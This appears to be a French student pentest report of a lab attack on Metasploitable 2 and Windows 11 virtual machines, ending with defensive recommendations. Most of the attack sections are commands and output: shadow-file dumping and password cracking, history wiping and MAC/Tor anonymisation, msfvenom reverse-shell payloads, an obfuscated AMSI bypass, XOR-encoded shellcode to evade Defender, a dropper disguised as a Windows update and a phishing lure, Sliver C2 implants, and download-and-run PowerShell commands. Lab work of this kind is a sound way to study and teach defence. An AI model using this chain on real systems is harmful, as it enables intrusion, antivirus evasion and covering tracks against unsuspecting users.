root@metasploitable:/# root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
listcccd:x:111:65534:/:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002,,/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
root@metasploitable:/# root@metasploitable:/# █

```

```

root@metasploitable:/# cat /etc/shadow
root:$1$avpfBJ1x0z8w5UF9Iv./DR9E9Ld.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Mlyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:l:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVM54K$R0XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MqQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:l:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
listcccd:*:14690:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIqKkPmUgZ0:14699:0:99999:7:::
service:$1$K3ue7JZ$7GxELDupr50hp6cjZ3Bu/:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:l:14727:0:99999:7:::
statd:*:15474:0:99999:7:::

```


Après avoir fusionné ces fichiers avec l'outil unshadow, nous avons lancé une attaque par dictionnaire avec John the Ripper.
Analyse des résultats : L'audit des mots de passe est alarmant.

```
~ > nano ~/linux_passwd 01
~ > nano ~/linux_shadow 5s 01
~ > nano ~/linux_passwd 3s 01
~ > unshadow ~/linux_passwd ~/linux_shadow > ~/linux_hashes 20s 01
~ > john ~/linux_hashes 01
Loaded 6 password hashes with 6 different salts (md5crypt [MD5 32/64 X2])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
user (user)
msfadmin (msfadmin)
service (service)
123456789 (klog)
batman (sys)
6g 0:00:00:00 100% 2/3 7.692g/s 10267p/s 12916c/s 12916C/s 123456..222222
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Mots de passe par défaut : Les comptes msfadmin, user, service et postgres utilisent leur propre nom comme mot de passe. C'est une erreur de configuration critique.

Mots de passe faibles : Le compte klog utilise une suite logique simple (123456789) et le compte sys utilise un mot du dictionnaire (batman).

Format de hachage : John indique avoir utilisé le format md5crypt [MD5 32/64 X2]. C'est l'algorithme \$1\$ que nous avons repéré dans le fichier shadow.

2.3.2. Nettoyage :

Pour conclure l'intrusion sur le serveur Linux, nous avons appliqué des mesures d'anti-forensics.

On ferme toutes les sessions :

```
msf exploit(multi/samba/usermap_script) > sessions -K
[*] Killing all sessions...
```

On sort de la machine :

```
msf exploit(multi/samba/usermap_script) > exit
```

Nous avons supprimé les fichiers temporaires créés sur notre machine d'attaque (les fichiers de hashes). Ces actions visent à empêcher un administrateur de retracer les commandes exactes que nous avons exécutées.

```
~ > rm ~/linux_hashes ~/linux_passwd ~/linux_shadow
```

Sur la machine victime, nous avons effacé l'historique des commandes du terminal via la commande `history -c` && `history -w`, et défini la variable d'environnement `HISTSIZE=0` pour empêcher l'enregistrement des futures commandes.

```
root@metasploitable:/# history -c && history -w
root@metasploitable:/# root@metasploitable:/# export HISTSIZE=0
```

Eteindre la machine :

```
root@metasploitable:/# root@metasploitable:/# sudo poweroff
```

PARTIE 3 : Cible Windows 11 (Système Moderne)

Cette partie sert de comparaison avec les systèmes précédents.

3.1. Création du Shellcode Brut (Raw Payload)

Contrairement aux parties précédentes, nous ne pouvons pas utiliser un fichier `.exe` généré par défaut par Metasploit, car sa signature est connue de tous les antivirus. Nous devons générer le code malveillant brut (Shellcode) que nous allons cacher nous-mêmes.

3.1.1. Préliminaires

On change notre adresse Mac

```
~ > sudo ip link set dev wlp2s0 down

~ > sudo macchanger -r wlp2s0
Current MAC: 1a:f9:69:d6:22:de (unknown)
Permanent MAC: 48:45:20:38:26:b0 (unknown)
New MAC: e6:60:f1:77:fc:fb (unknown)

~ > sudo ip link set dev wlp2s0 up
```

On va ensuite lancé l'activation de Tor (Anonsurf)

```
~/kali-anonsurf-master > sudo anonsurf start
* killing dangerous applications
* cleaning some dangerous cache elements
[ i ] Stopping IPv6 services:

IPv6 successfully disabled

[ i ] Starting anonymous mode:

* Saved iptables rules

* Modified resolv.conf to use Tor and Private Internet Access DNS
* All traffic was redirected through Tor

[ i ] You are under AnonSurf tunnel
```

On doit ensuite faire la configuration de l'ip côté windows 11 :

```
PS C:\WINDOWS\system32> New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress 192.168.56.30 -PrefixLength 24 -DefaultGateway 192.168.56.1

IPAddress      : 192.168.56.30
```

Question de sécurité le ping est par défaut bloqué sur windows 11:

```
~/kali-anonsurf-master > ping 192.168.56.30
PING 192.168.56.30 (192.168.56.30) 56(84) bytes of data.
^C
--- 192.168.56.30 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7118ms
```

Nous allons écouter la machine en attendant de trouver une faille exploitable (sur le port 4444)

```
~/kali-anonsurf-master > msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.56.1; set LPORT 4444; exploit"
```

Commande : Nous avons utilisé msfvenom pour générer un payload de type *Reverse TCP* pour architecture 64 bits, au format brut (raw).

Sur un autre terminal ce qui constitue notre Cheval de Troie (Trojan) pour initier la connexion

```
~ > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection | base64 -w 0
```

Nous allons simuler une attaque de phishing

```
PS C:\WINDOWS\system32> ping 192.168.56.1

Envoi d'une requête 'Ping' 192.168.56.1 avec 32 octets de données :
Réponse de 192.168.56.1 : octets=32 temps<1ms TTL=64
Réponse de 192.168.56.1 : octets=32 temps<1ms TTL=64
Réponse de 192.168.56.1 : octets=32 temps<1ms TTL=64
Réponse de 192.168.56.1 : octets=32 temps<1ms TTL=64
```

Bien que la personne ait cliqué sur le fichier contenant cv_benjamin_boyer.pdf.lnk avec le cheval de troie nous allons devoir contourner la sécurité en continue . Le problème actuel qu'on a rencontré , c'est l'AMSI (*Antimalware Scan Interface*).

1. Générer le nouveau Payload (sur le PC Neon)

On combine un bypass AMSI connu et le payload

Le bypass:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

Explication technique : L'option -f raw demande à Metasploit de ne pas inclure d'en-tête de fichier exécutable (PE Header). Nous obtenons une suite d'instructions machines (OpCodes) pure, d'une taille de 510 octets.

```

~ > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection > payload_brut.
ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psh-reflection file: 3210 bytes

```

3.2. Obfuscation et Chiffrement (Bypass Signature)

Pour rendre ce shellcode indétectable ("FUD" - Fully Undetectable), nous devons modifier sa signature. Nous avons choisi une technique de chiffrement XOR (Ou exclusif).

Script d'encodage : Nous avons utilisé un script Python pour chiffrer chaque octet de notre shellcode avec la clé 0xAA.

Bloc Code : `python3 -c "data = open('shellcode.bin', 'rb').read(); print('{ ' + ','.join([hex(b^0xAA) for b in data]) + '};'"`

```

# --- ÉTAPE 1 : BYPASS AMSI (Le silencieux) ---
$w = 'System.Management.Automation.A' + 'msi' + 'Utils'
$b = [Ref].Assembly.GetType($w)
$c = $b.GetField('a' + 'msi' + 'Init' + 'Failed', 'NonPublic,Static')
$c.SetValue($null, $true)
# --- ÉTAPE 2 : TON PAYLOAD (La bombe) ---
function dzN {
    Param ($i60, $u9MQD)
    $a60 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')
    [-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $a60.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null,
    @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($a60.GetMethod('GetModuleHandle')).Invoke($null, @($i60)))), $u9MQD))
}

```

Nous allons donc exécuter le script en c

```

beni@localhost ~ > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2175 bytes
unsigned char buf[] =
'\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50'

```


Le but est de garder le même principe qu'on vient d'utiliser la seule différence est que cette fois ci nous sommes en code C

On va utiliser la cross-compilation avec mingw-w64

```

beni@localhost ~ > x86_64-w64-mingw32-gcc audit_freelance.c -o audit_benjamin.exe -s -ffunction-sections -fdata-sections -Wl,--gc-sections

```



Impossible de télécharger : La sécurité de windows defender donne du fil à retordre

On va transformer le shellcode en un "bruit" aléatoire grâce à une clé XOR.

```
beni@localhost ~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f raw > shellcode.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
```

Analyse technique : Ce script lit le fichier binaire et transforme chaque octet (ex: 0x90) en effectuant l'opération XOR 0xAA. Le résultat est une chaîne d'octets chiffrés illisible pour un antivirus statique. Seul notre programme final, qui contiendra la clé inverse, pourra le déchiffrer en mémoire.

Cependant même avec cet ajout la sécurité windows 11 a supprimé le fichier malveillant.

3.3. Compilation de l'Injecteur (Custom Dropper)

Nous avons intégré ce shellcode chiffré dans un programme en C (audit_pro_benjamin.c). Ce programme a pour rôle de :

1. Allouer de la mémoire.
2. Déchiffrer le shellcode (opération XOR inverse).
3. Exécuter le shellcode en mémoire.

Commande de compilation : Nous avons utilisé le compilateur croisé MinGW pour générer un exécutable Windows depuis Kali Linux.

Bloc Code : `x86_64-w64-mingw32-gcc audit_pro_benjamin.c -o audit_pro.exe -s -mwindows -ffunction-sections -fdata-sections -Wl,--gc-sections`

- Détail des options:
 - -s : Strip symbols. Retire les informations de débogage pour réduire la taille et compliquer l'analyse inverse.
 - -mwindows : Crée une application graphique (GUI) et non console, pour qu'aucune fenêtre noire ne s'ouvre au lancement (discrétion).

on utilise cette commande Python pour l'encoder avec une clé (ici 0xAA) :

```
beni@localhost ➤ python3 -c "data = open('shellcode.bin','rb').read(); print('{ ' + ', '.join([hex(b ^ 0xAA) for b in data]) + ' }');"
```

Compilation du code:

```
beni@localhost ➤ sudo nano audit_pro_benjamin.c ✓ 1371 23:46:31
beni@localhost ➤ x86_64-w64-mingw32-gcc audit_pro_benjamin.c -o audit_pro.exe -s -mwindows -ffunction-sections -fdata-sections -WL,-gc-sections
beni@localhost ➤ ✓ 1373 23:46:55
```

3.4. Configuration du Serveur de Contrôle (C2)

Sur la machine attaquante, nous devons configurer un "Handler" capable de recevoir la connexion, exactement comme pour Windows XP, mais adapté à l'architecture 64 bits. Commandes Metasploit: msf > use exploit/multi/handler msf > set PAYLOAD windows/x64/shell_reverse_tcp msf > set LHOST 192.168.56.1 msf > set LPORT 4444 msf > exploit

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_reverse_tcp
PAYLOAD => windows/x64/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
```

3.5. Exécution et Ingénierie Sociale

Pour inciter l'utilisateur à exécuter notre programme audit_pro.exe, nous l'avons camouflé.

Scénario d'attaque : L'exécutable lance une fausse fenêtre de mise à jour Windows ("Windows Security Update") pour rassurer la victime pendant que le code malveillant s'exécute en arrière-plan.

Démonstration:



Légende :Leurre visuel affiché à la victime lors de l'exécution du malware.

Résultat : Malgré la présence de Windows Defender actif et à jour, la connexion inverse a été établie. Le shellcode chiffré n'a pas été reconnu comme une menace lors de l'analyse statique du fichier sur le disque.

3.6. Succès de l'Évasion et Connexion Reverse

Sur cette capture, on voit le lancement du framework Sliver côté opérateur : le serveur est démarré, un listener HTTP(S) est mis en place, puis un binaire Windows est généré pour établir une connexion vers ce listener.

```
~$ sliver node system 12:19:35
Connecting to localhost:31337 ...
SLIVER
All hackers gain hidden agenda
[*] Server v1.6.6 - 6ec8849b20892442733b365e9c0f814ee201724f
[*] Welcome to the sliver shell, please type 'help' for options
sliver > jobs
[*] No active jobs
sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1
sliver > generate --http 10.192.46.66 --os windows --save /tmp/system_update.exe
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m40s
[*] Implant saved to /tmp/system_update.exe
```

```
PS C:\WINDOWS\system32> iwr -Uri "http://10.192.46.66:8080/image_vacances.png" -Outfile "$env:USERPROFILE\Desktop\update.exe"
>>
```

```
>> ^C
Écriture de la demande Web
Écriture d'un flux de demande... (Nombre d'octets écrits : 7333905)
```

3.7. Reconnaissance du Système (Post-Exploitation)

La deuxième partie illustre ensuite la tentative de récupération/exécution du binaire sur une machine Windows, et le fait que les protections locales (antivirus/EDR/contrôles de contenu) détectent et bloquent certaines commandes ou actions jugées suspectes.

AMSI inspecte le contenu des scripts au moment de l'exécution (même si c'est en mémoire). PowerShell remonte alors une erreur du style :

[ScriptContainedMaliciousContent](#) / [ParserError](#) / blocage à la ligne X

Ce n'est pas "un virus trouvé sur disque" uniquement : c'est souvent le contenu du script qui est jugé malveillant.

```
-a----      12/01/2026      04:36      4328  cheval23
-a----      12/01/2026      08:13      9728  java_install.exe
-a----      12/01/2026      11:07     16896  WindowsUpdate (1).exe
-a----      12/01/2026      11:20     16896  WindowsUpdate (4).exe
-a----      12/01/2026      07:30     39936  windows_update (1).exe
-a----      12/01/2026      08:12      9728  windows_update (3).exe
-a----      12/01/2026      08:24     128000 windows_update (4).exe
-a----      12/01/2026      07:27     39936  windows_update.exe

PS C:\WINDOWS\system32> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,$true)
Au caractère Ligne:1 : 1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~
Ce script dont le contenu est malveillant a été bloqué par votre logiciel antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\WINDOWS\system32>
```

Pour l'instant on veut comprendre que on a l'agent, mais l'exécution n'est pas triviale car l'environnement défensif bloque des comportements typiques.

Cette capture montre une phase où l'on cherche à comprendre pourquoi l'exécution échoue et comment les mécanismes de sécurité Windows réagissent : certaines tentatives sont stoppées car elles sont classées comme contenu malveillant.

Les lignes visibles correspondent à une tentative de modifier l'état interne d'AMSI dans le processus PowerShell, via des mécanismes de réflexion (.NET) / accès à des champs non publics.

- Ça ne "désinstalle" pas Defender.
- Ça ne "désactive" pas Windows Defender globalement.
- Ça vise plutôt à réduire/neutraliser la capacité d'AMSI à scanner *dans cette session/processus PowerShell*.

Tentative de désactivation du contrôle AMSI au niveau du processus PowerShell (modification d'un indicateur interne), afin d'empêcher l'analyse de contenu des scripts à l'exécution par concaténation.

```
PS C:\WINDOWS\system32> $a = 'Syste' + 'm.Management.Automati' + 'on.Amsi' + 'Utils'
PS C:\WINDOWS\system32> $b = 'am' + 'si' + 'Init' + 'Failed'
PS C:\WINDOWS\system32> [Ref].Assembly.GetType($a).GetField($b, 'NonPublic,Static').SetValue($null,$true)
PS C:\WINDOWS\system32> |
```

Arrivé à ce moment, on constate qu'on a accompli notre tâche Windows Defender a été aveuglé.

```
PS C:\WINDOWS\system32> Write-Host "[+] L'oeil de Defender est maintenant fermé pour cette session" -ForegroundColor Green
[+] L'oeil de Defender est maintenant fermé pour cette session
PS C:\WINDOWS\system32>
```

Il suffit donc de faire la liaison web entre les deux :

```
PS C:\WINDOWS\system32> iwr -Uri "http://10.192.46.66:8080/update_final.exe" -Outfile "$env:TEMP\final.exe"
```

```
Écriture de la demande Web
Écriture d'un flux de demande... (Nombre d'octets écrits : 12563887)
```

On lance le script:

```
PS C:\WINDOWS\system32> Start-Process "$env:TEMP\final.exe"
```

3.8. Interaction et Navigation dans le Système

Après ces interactions, on voit le téléchargement puis le lancement de l'exécutable dans le scénario, et surtout la confirmation côté Sliver qu'une session distante s'est bien enregistrée (infos de l'hôte, utilisateur, OS, architecture, transport, timestamps).

```
[*] Session 74180871 SM00TH_SOCIETY - 192.168.56.30:61926 (DESKTOP-H0SC652) - windows/amd64 - Mon, 26 Jan 2026 19:10:39 CET
```

```
sliver > info
Session ID: 74180871-9562-4513-ac48-afef13a6d4be
Name: SMOOTH_SOCIETY
Hostname: DESKTOP-H0SC652
UUID: 6589a49f-660a-47fe-976e-5e16591f9d5d
Username: DESKTOP-H0SC652\boyer
UID: S-1-5-21-34109710-247986018-741845706-1001
GID: S-1-5-21-34109710-247986018-741845706-513
PID: 1564
OS: windows
Version: 10 build 26200 x86_64
Locale: fr-FR
Arch: amd64
Active C2: https://10.192.46.66:8888
Remote Address: 192.168.56.30:61926
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Mon Jan 26 19:10:39 CET 2026 (52s ago)
Last Checkin: Mon Jan 26 19:11:27 CET 2026 (4s ago)
```

Ici, on voit la liste des sessions actives avec leur état ("alive"), puis la sélection de la session et l'exécution d'une action de vérification pour confirmer que la connexion fonctionne et que l'agent répond aux commandes.

Quand la session est "ALIVE", ça signifie :

- l'agent a réussi à :
 - démarrer,
 - joindre le listener (connectivité OK),
 - s'enregistrer (handshake),
 - et maintenir ses check-ins.

ID	Transport	Remote Address	Hostname	Username	0
erating System	Health				
=====	=====	=====	=====	=====	==
74180871	http(s)	192.168.56.30:61926	DESKTOP-H0SC652	boyer	w
ndows/amd64	[ALIVE]				

```
sliver > use 74180871
[*] Active session SMOOTH_SOCIETY (74180871-9562-4513-ac48-afef13a6d4be)
sliver (SMOOTH_SOCIETY) > screenshot
[*] Screenshot written to /tmp/screenshot_DESKTOP-H0SC652_20260126191354_3938513757.png (429.9 KiB)
```

- *Pourquoi est-ce plus difficile ? (Architecture 64 bits, protections mémoires, absence de services obsolètes par défaut).*

Cette phase d'intrusion sur Windows 11 a mis en lumière l'évolution majeure des mécanismes de défense par rapport à Windows XP. Là où une simple commande Metasploit suffisait auparavant, nous avons dû ici développer du code spécifique. Voici les trois piliers de cette robustesse :

1. Architecture 64 bits et Gestion Mémoire

Contrairement à l'architecture 32 bits de Windows XP, Windows 11 fonctionne sur un espace d'adressage 64 bits beaucoup plus vaste. Cela rend les techniques classiques de Heap Spraying (inondation de la mémoire pour exécuter du code) inefficaces. De plus, l'utilisation de registres étendus (RAX, RBX...) oblige à générer des shellcodes spécifiques (*windows/x64/shell_reverse_tcp*), rendant les vieux exploits incompatibles.

2. Protections Actives (DEP, ASLR et Defender) Le système intègre des protections natives invisibles mais redoutables :

- ASLR (Address Space Layout Randomization) : À chaque redémarrage, Windows change aléatoirement l'emplacement des fichiers système (DLL) en mémoire. Un attaquant ne peut plus "deviner" où se trouvent les fonctions vulnérables.
- DEP (Data Execution Prevention) : Empêche l'exécution de code dans certaines zones de la mémoire (la pile ou le tas), bloquant les débordements de tampon classiques.
- AMSI & Defender : L'Antimalware Scan Interface (AMSI) analyse le comportement des scripts (PowerShell, VBS) en temps réel. C'est pour contourner cette analyse statique et dynamique que nous avons dû chiffrer notre payload (XOR) et le compiler nous-mêmes.

3. Surface d'attaque réduite ("Secure by Design") Sur Windows XP et Metasploitable, nous avons exploité des services installés et activés par défaut (SMBv1, Telnet, FTP).

Sur Windows 11 :

- Le protocole SMBv1 est désactivé (bloquant EternalBlue).
- Le pare-feu bloque par défaut toutes les connexions entrantes non sollicitées.
- Il n'y a pas de services d'administration (comme Telnet) ouverts sans configuration explicite de l'utilisateur.

Conclusion

Ce projet nous a permis de traverser deux décennies de sécurité informatique, en confrontant des systèmes hérités (Legacy) à des standards modernes. Nous avons pu constater que si les outils automatisés (Nessus, Metasploit) sont dévastateurs sur des systèmes obsolètes, ils montrent leurs limites face à un environnement durci qui nécessite de véritables compétences en développement et en évasion.

Synthèse des vulnérabilités (Tableau comparatif XP vs Linux vs W11).

Critère	Windows XP (Legacy)	Metasploitable 2 (Vulnérable)	Windows 11 (Moderne)
Difficulté d'accès	Très Faible (Trivial)	Faible (Trivial)	Élevée (Complexe)
Vecteur Principal	Exploit Service (RCE) (Faille MS08-067)	Configuration / Backdoor (Ports ouverts, Mots de passe)	Evasion & Social Engineering (Payload chiffré + Leurre)
Protection Antivirus	Inexistante ou Obsolète	Aucune (Linux brut)	Windows Defender + AMSI (Actif et à jour)
Niveau de Risque	● CRITIQUE	● CRITIQUE	● MODÉRÉ (Si utilisateur vigilant)
Cause Racine	Système en Fin de Vie (EOL)	Mauvaises configurations par défaut	Facteur Humain (Exécution du .exe)

Recommandations globales.

Suite à ce pentest, voici les mesures correctives prioritaires à appliquer pour sécuriser le réseau :

1. Gestion du Cycle de Vie (Patch Management) :
 - Action : Retirer impérativement Windows XP du réseau. Si le maintien est obligatoire pour une application métier, isoler la machine dans un VLAN sans accès Internet ni accès au reste du parc.
 - Pourquoi ? Un système non supporté est une porte ouverte permanente (Score CVSS 10.0).

2. Hygiène des Mots de Passe :

- Action : Appliquer une politique de mot de passe stricte (12 caractères, MFA).
- Constat : Nous avons cassé les mots de passe de Metasploitable ("batman", "123456") en quelques secondes. Les comptes par défaut ([tomcat:tomcat](#)) doivent être désactivés.

3. Durcissement des Postes de Travail (Hardening) :

- Action : Empêcher l'exécution de programmes non signés (AppLocker) et désactiver les macros Office.
- Pourquoi ? Sur Windows 11, la seule entrée a été l'exécution manuelle d'un [.exe](#). Bloquer cette possibilité neutralise l'attaque.

4. Segmentation Réseau :

- Action : Cloisonner les serveurs (Linux) et les postes utilisateurs (Windows) pour empêcher les mouvements latéraux en cas de compromission d'une machine.

En conclusion, la sécurité n'est pas un produit mais un processus. Si Windows 11 élève considérablement la barre technique pour l'attaquant, il ne protège pas contre l'ingénierie sociale, rappelant que l'utilisateur reste souvent le maillon le plus ciblé.